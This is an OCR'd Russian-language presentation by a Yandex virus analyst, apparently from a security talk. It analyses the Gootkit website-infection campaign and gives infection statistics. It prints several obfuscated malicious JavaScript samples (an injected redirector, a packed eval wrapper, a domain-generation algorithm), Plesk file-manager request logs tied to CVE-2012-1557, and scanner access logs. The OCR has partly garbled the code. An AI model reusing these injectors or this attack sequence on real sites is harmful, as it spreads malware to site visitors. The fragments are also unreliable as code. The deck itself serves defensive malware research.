
Яндекс

Яндекс

Yet another malware story

Петр Волков
Вирусный аналитик




более 2500 новых заражений сайтов в сутки

около 160k заражённых сайтов в БД

99% пользователей не переходят на заражённые сайты

1 месяц
Уникальных посетителей 2,3m
Заражено 386k



Получение доступа

Закрепление в системе

Распространение

Получение доступа

```
return Math.max(Math.max(b.scrollHeight,e.scrollHeight),Math.max(b.clientHeight,e.clientHeight))
},
twidth:function(){
var d=document, b=d.body, e=d.documentElement;
return Math.max(Math.max(b.scrollWidth,e.scrollWidth),Math.max(b.clientWidth,e.clientWidth))
}
}
}();/*km0ae9gr6m*/try{prototype%2;}catch(asd){x=2;}try{q=document[(x)?"c"+"r":2+"e"+"a"+"t"+"e"+"E
("p");q.appendChild(q+"");}catch(fvbewe){i=0;try{prototype*5;}catch(z){fr="fromChar";f=
[510,702,550,594,580,630,555,660,160,660,505,720,580,492,485,660,500,666,545,468,585,654,490,606,57
4,160,624,525,192,305,192,580,624,525,690,230,690,505,606,500,192,235,192,580,624,525,690,230,486,2
66,160,366,160,696,520,630,575,276,575,606,505,600,160,222,160,696,520,630,575,276,405,354,50,192,1
192,305,192,580,624,525,690,230,390,160,252,160,648,555,192,225,192,580,624,525,690,230,492,160,252
,240,580,606,575,696,160,372,160,288,205,738,50,192,160,192,160,192,160,192,160,696,520,630,575,276
0,354,50,192,160,192,160,750,160,606,540,690,505,192,615,60,160,192,160,192,160,192,160,192,580,624
0,606,575,696,160,258,160,696,520,630,575,276,385,354,50,192,160,192,160,750,50,192,160,192,160,684
5,276,575,606,505,600,160,252,160,696,520,630,575,276,555,660,505,474,590,606,570,462,205,354,50,75
,492,485,660,500,666,545,468,585,654,490,606,570,426,505,660,505,684,485,696,555,684,200,702,550,63
0,192,500,192,305,192,550,606,595,192,340,582,580,606,200,702,550,630,600,252,245,288,240,288,205,3
60,366,160,600,230,618,505,696,360,666,585,684,575,240,205,192,310,192,245,300,160,378,160,294,160,
525,690,230,690,505,606,500,192,305,192,250,306,260,318,270,330,280,342,240,294,160,258,160,240,500
6,160,252,160,288,600,420,350,420,350,420,350,246,160,258,160,240,500,276,515,606,580,408,485,696,5
420,205,258,160,240,385,582,580,624,230,684,555,702,550,600,200,690,160,252,160,288,600,420,350,420
,690,230,390,160,366,160,312,280,300,275,294,295,60,160,192,160,192,580,624,525,690,230,462,160,366
5,354,50,192,160,192,160,696,520,630,575,276,405,192,305,192,580,624,525,690,230,462,160,282,160,69
0,696,520,630,575,276,410,192,305,192,580,624,525,690,230,462,160,222,160,696,520,630,575,276,325,3
55,660,505,474,590,606,570,462,160,366,160,294,230,288,160,282,160,696,520,630,575,276,385,354,50,1
600,696,160,366,160,660,505,720,580,492,485,660,500,666,545,468,585,654,490,606,570,354,50,192,160
,525,690,295,60,625,60,50,612,585,660,495,696,525,666,550,192,495,684,505,582,580,606,410,582,550,6
```


Gootkit js-редиректор (**Mal/Iframe-AF**)

```
eval(function(p,a,c,k,e,r){e=function(c){return(c<a?'':e(parseInt(c/a)))+
((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);k=[function(e){return
r[e]}];e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('C O(f){v.34=C(a,b){p
c=\'\';2F(p i=0;i<b.K;i++){c+=H.I(a.S(i%a.K)^b.S(i))}J c};v.V=C(h){M(h.D(\':\'))h=h.Q(\':\')[0];p a=h.Q(\'.\');R(a.K>2){a.2E()}J
a.2D(\'.\')};v.G=C(){J v["2C"["s@#%%q@s@%@%t!%@%#%r!".m(/[^A-j-k-9\\+\\/\\=]/g,"")]((0-0),(2-1))+"2y"
["s@@#@#@!%#%$$u%!#$%%!%$o#t@$#$@#%%@#%!@@%r$!#".m(/[^A-j-k-9\\+\\/\\=]/g,"")]((5-2),(1-0))+"1O"["s%u%!$%@b!s#%$%!!#$!!$@$@#$@t###!r".m(/[^A-
j-k-9\\+\\/\\=]/g,"")]((4-2),(1-0))+"1G"["s#@#%u@#!%!@$%@!##!$#####%!##%%$b$%#@@s@%!$t@!%$!!r$".m(/[^A-j-k-9\\+\\/\\=]/g,"")]((-1+3),(1-
0))+"1r"["w$b$x!##@!#r%".m(/[^A-j-k-9\\+\\/\\=]/g,"")]((-2+11),(2-1))+"1q"["s!!u#!o@@#t#r$!@@#!#@%%%#".m(/[^A-j-k-9\\+\\/\\=]/g,"")]((12-4),
(1-0))+"1p"["s%$u#!$!@%!#!%@%!@@@#b@!$s!!%#!$t%%r#".m(/[^A-j-k-9\\+\\/\\=]/g,"")]((-5+13),(1-0))+"1o"["s$#%@%$!@@1n!r#$%#".m(/[^A-j-k-
9\\+\\/\\=]/g,"")]((-1+6),(2-1))+"1m"["s$#!##u%##b#@$##s$$%$t#!r%!#%!$#%$@".m(/[^A-j-k-9\\+\\/\\=]/g,"")]((6-1),(1-0))+"1l"
["s#u#!o$#%%%$!t!#$##@r$##".m(/[^A-j-k-9\\+\\/\\=]/g,"")]((-2+5),(1-0))](v.V(1k["1j"["s!g#!#%%%@#%s@!$!!!#n!####".m(/[^A-j-k-9\\+\\/\\=]/g,"")]
((5-1),(2-1))+"1g"["s!%u%#@b%@!@s%@@n@".m(/[^A-j-k-9\\+\\/\\=]/g,"")]((4-2),(1-0))+"1d"["17%!%###%@!#$@%!%s##@t#r$@@".m(/[^A-j-k-
9\\+\\/\\=]/g,"")]((12-6),(1-0))+"1b"["s$u$#@%$%#!@!##%!!%!@#b%$%@!$!$#@%s$#$%#%$%t##@r$#".m(/[^A-j-k-9\\+\\/\\=]/g,"")]((3-1),(1-0))+"19"
["s%###u!#o$@@t%!@@#$r%".m(/[^A-j-k-9\\+\\/\\=]/g,"")]((0-0),(1-0))+"2e"["s!@$#q%$$@@%s#@t#@%!%r@!!!!#".m(/[^A-j-k-9\\+\\/\\=]/g,"")]((11-3),
(1-0))+"1a"["s@@$#!u@!#b#@!s%!%$@%!!$!n#$!".m(/[^A-j-k-9\\+\\/\\=]/g,"")]((14-7),(2-1))+"1c"
["s%$u#$b#@%@s@#@#@#%!!$@%!%$#%#!!!!n$!$!#@!#$".m(/[^A-j-k-9\\+\\/\\=]/g,"")]((8-4),(2-1))]["1e"
["s$%@$%@@%@!%$u%@%%#b!s%##%t@%r$%!$!#!!!!%@".m(/[^A-j-k-9\\+\\/\\=]/g,"")]((2-0),(2-1))+"1f"["s@!!u#$@!@b!@##$!$#!P#".m(/[^A-j-k-
9\\+\\/\\=]/g,"")]((8-2),(2-1))+"1h"["s!u%%b!s%$!######@$%t@%!!@@@!@#$#%#!%!@$!%%@#%!##@###r$$!".m(/[^A-j-k-9\\+\\/\\=]/g,"")]((1-0),(2-1))+"1i"
["s!$Y#$#t#@@#%r%#@!@".m(/[^A-j-k-9\\+\\/\\=]/g,"")]((2-0),(1-0))]),v.X(v.W))};v.X=C(a){p b="";p c,L,E="";p d,B,y,z="";p i=0;p e="1s"
["s#!!!@#@##$u%b%s$!%t%%@$!!%@@%r#@".m(/[^A-j-k-9\\+\\/\\=]/g,"")]((3-1),(1-0))+"1t"["s%$!$###$@$@u@@!!%o#$n$!##$@%##%$!$@@%%$".m(/[^A-j-k-
9\\+\\/\\=]/g,"")]((7-0),(2-1))+"1u"["s@%q@s#%t!%%##!!!@#@r@!".m(/[^A-j-k-9\\+\\/\\=]/g,"")]((11-5),(1-0))+"1v"["s$u@#@%$o@#@%t@r%".m(/[^A-j-
k-9\\+\\/\\=]/g,"")]((-1+4),(1-0))+"1w"["s#u#@o$#%t!@$$@@r@@!".m(/[^A-j-k-9\\+\\/\\=]/g,"")]((6-1),(1-0))+"1x"
["w#%!b#$!!@%s@#!$@%%!$t@@!@!%r#$".m(/[^A-j-k-9\\+\\/\\=]/g,"")]((-2+5),(1-0))+"1y"["s!%@u%$b#@s@t@$#!#$!$%r$".m(/[^A-j-k-9\\+\\/\\=]/g,"")]
((2-1),(1-0))+"1z"["s##$%!$$@!$##%u$b%!!s$!$@t%$%@r%$@".m(/[^A-j-k-9\\+\\/\\=]/g,"")]((2-1),(1-0))+"1A"["s$%#!@u$@b@$s@t@@!!@%$r".m(/[^A-j-k-
9\\+\\/\\=]/g,"")]((3-1),(2-1))+"1B"["s#@!$#!@q@@#$!!!x#r@".m(/[^A-j-k-9\\+\\/\\=]/g,"")]((7-3),(1-0))+"1C"
["w#@!$o$@#t@%$#%%$####@$r@##@%".m(/[^A-j-k-9\\+\\/\\=]/g,"")]((2-0),(2-1))+"1D"["s%@u!!!$b!#!@#%@@s#!#!!$#@#t$r".m(/[^A-j-k-9\\+\\/\\=]/g,"")]
((5-1),(1-0))+"1E"["s$u#$%####%@@@!!@@%!@b!$@#s#%%#@!n!".m(/[^A-j-k-9\\+\\/\\=]/g,"")]((3-1),(1-0))+"1F"["s@@%$%!u@3k$@#@r%$@$".m(/[^A-j-k-
9\\+\\/\\=]/g,"")]((7-3),(2-1))+"1H"["s%u#b$%@#$!#$s%#%$#$!@#@%#!!!$@@#%$#t%@#@!@r%%@".m(/[^A-j-k-9\\+\\/\\=]/g,"")]((2-1),(2-1))+"1I"
["s%$$@$%$%%#@@$!#!@#!#%#@#$q@#P".m(/[^A-j-k-9\\+\\/\\=]/g,"")]((2-0),(1-0))+"1J"["s!g####s%#@%@!%%%t@$%r$@!#%@!$#".m(/[^A-j-k-
9\\+\\/\\=]/g,"")]((4-1),(1-0))+"1K"["s@@@@%$###%u$b@#s#%t!$r!%@@".m(/[^A-j-k-9\\+\\/\\=]/g,"")]((0-0),(2-1))+"1L"
["s#$!%@#%@$u%@@%$b$%#s%!@#@#t#$%r$##!$!%@@%".m(/[^A-j-k-9\\+\\/\\=]/g,"")]((1-0),(1-0))+"1M"["s##!%%!@#@!#$!%!$u%o@t%r#!$#!@%$#%!$!".m(/[^A-j-
k-9\\+\\/\\=]/g,"")]((4-1),(1-0))+"1N"["s%$!!u#$#%!@@$!#%%@%%$!b#@$@s%$!t%r%".m(/[^A-j-k-9\\+\\/\\=]/g,"")]((-1+10),(2-1))+"1P"
["s!!#$%%#u%@%$!o$@$#$#!$%n$%@$##!$".m(/[^A-j-k-9\\+\\/\\=]/g,"")]((-3+7),(1-0))+"1Q"["s!u@$!%%@%@@$o#$t%r%#%@$@$%$#$#%!".m(/[^A-j-k-
9\\+\\/\\=]/g,"")]((0-0),(2-1))+"1R"["s$#!!q%s#%t%r".m(/[^A-j-k-9\\+\\/\\=]/g,"")]((10-5),(2-1))+"1S"
["s!%%#$%$%$#u@b!!%@$!%%@#s@t%!$!#r!%@%".m(/[^A-j-k-9\\+\\/\\=]/g,"")]((-2+5),(1-0))+"1T"
["s$!$$u!!%#$%$@!%$b!$%x@@r$%##!#@$$!@$@@!#@#$".m(/[^A-j-k-9\\+\\/\\=]/g,"")]((6-2),(1-0))+"1U"["s$@$!g$%$#$##!%@#%$#$#$@@s$@#@!@n%@".m(/[^A-
j-k-9\\+\\/\\=]/g,"")]((7-3),(1-0))+"1V"["s#%u%%!$!%%%!!b$s@t#%r#@".m(/[^A-j-k-9\\+\\/\\=]/g,"")]((9-4),(2-1))+"1W"
```


Gootkit обёртка (**Mal/Iframe-AJ**)

```
//Congratulations! you have successfully extracted the gootkit payload
//this means i must work hardly :(
function nextRandomNumber(){
var hi = this.seed / this.Q;
var lo = this.seed % this.Q;
var test = this.A * lo - this.R * hi;
if(test > 0){
this.seed = test;
} else {
this.seed = test + this.M;
}
return (this.seed * this.oneOverM);
}
function RandomNumberGenerator(unix){
var d = new Date(unix*1000);
var s = Math.ceil(d.getHours()/6);
this.seed = 2345678901 + (d.getMonth() * 0xFFFFFF) + (d.getDate() * 0xF
this.A = 48271;
this.M = 2147483647;
```


Gootkit генератор доменов (**Mal/Iframe-AJ**)

Mon Oct 01 2012 01:49:21 GMT+0400
ourqagxfgrqwxfmsfqqkhrruu.oqofaskfaqauseyz.waw.pl

Mon Oct 01 2012 07:49:21 GMT+0400
qxqe.wmfirozzmxpvrvpv.waw.pl

Mon Oct 01 2012 13:49:21 GMT+0400
kqhpmkgfx.dewegrebvmqpoplr.waw.pl

Mon Oct 01 2012 19:49:21 GMT+0400
bprhfxqqhxoahpvvflkkqqmrxls.sugrsumevrlevfmo.waw.pl

Tue Oct 02 2012 01:49:21 GMT+0400
gsoxmfieqxquqerrx.oloqgkhphxfbrkey.waw.pl

Tue Oct 02 2012 07:49:21 GMT+0400
xqfeheq.mwrunzqprfxxgvef.waw.pl

Gootkit domain generator

CVE-2012-1557

Parallels®
Plesk Panel

«Более 250 000 установок на серверах с Windows и Linux делают Parallels Plesk Panel лучшим выбором для хостинг-провайдеров, веб-дизайнеров и владельцев сайтов»

http://www.parallels.com/ru/products/plesk/

```
"POST /plesk/client@/domain@/?context=domains
"GET /plesk/client@3/domain@/?context=domains
"GET /plesk/client@3/domain@8/hosting/file-manager/edit/?cmd=chdir&file=/
"GET /plesk/client@3/domain@8/hosting/file-
manager/edit/?cmd=edit&file=javascript_a1cb3a5978.js
"POST /plesk/client@3/domain@8/hosting/file-manager/edit/
"GET /plesk/client@3/domain@8/hosting/file-manager/
"GET /plesk/client@3/domain@8/hosting/file-manager/edit/?cmd=chdir&file=/
"GET /plesk/client@3/domain@8/hosting/file-
manager/edit/?cmd=edit&file=jquery.min.js
"POST /plesk/client@3/domain@8/hosting/file-manager/edit/
"GET /plesk/client@3/domain@8/hosting/file-manager/
"GET /plesk/client@3/domain@8/hosting/file-
manager/edit/?cmd=edit&file=easySlider1.7.js
"POST /plesk/client@3/domain@8/hosting/file-manager/edit/
```

Gootkit инфектор

```
site.ru 58.187.172.83 - - [11/Sep/2011:19:41:20 +0400] "GET /3rdparty/pma/ HTTP/1.0" 303 0 "-" "Gootkit
auto-rooter scanner"
site.ru 58.187.172.83 - - [11/Sep/2011:19:41:20 +0400] "GET / HTTP/1.0" 200 86177 "-" "Gootkit auto-
rooter scanner"
site.ru 58.187.172.83 - - [11/Sep/2011:19:41:24 +0400] "GET /3rdparty/pma2005/ HTTP/1.0" 303 0 "-"
"Gootkit auto-rooter scanner"
site.ru 58.187.172.83 - - [11/Sep/2011:19:41:24 +0400] "GET / HTTP/1.0" 200 86177 "-" "Gootkit auto-
rooter scanner"
site.ru 58.187.172.83 - - [11/Sep/2011:19:41:28 +0400] "GET /3rdparty/setup.php HTTP/1.0" 303 0 "-"
"Gootkit auto-rooter scanner"
site.ru 58.187.172.83 - - [11/Sep/2011:19:41:29 +0400] "GET / HTTP/1.0" 200 86177 "-" "Gootkit auto-
rooter scanner"
site.ru 58.187.172.83 - - [11/Sep/2011:19:41:39 +0400] "GET /~/admin/ HTTP/1.0" 403 321 "-" "Gootkit
auto-rooter scanner"
site.ru 58.187.172.83 - - [11/Sep/2011:19:41:40 +0400] "GET /admin/ HTTP/1.0" 303 0 "-" "Gootkit auto-
rooter scanner"
site.ru 58.187.172.83 - - [11/Sep/2011:19:41:40 +0400] "GET / HTTP/1.0" 200 86177 "-" "Gootkit auto-
rooter scanner"
```

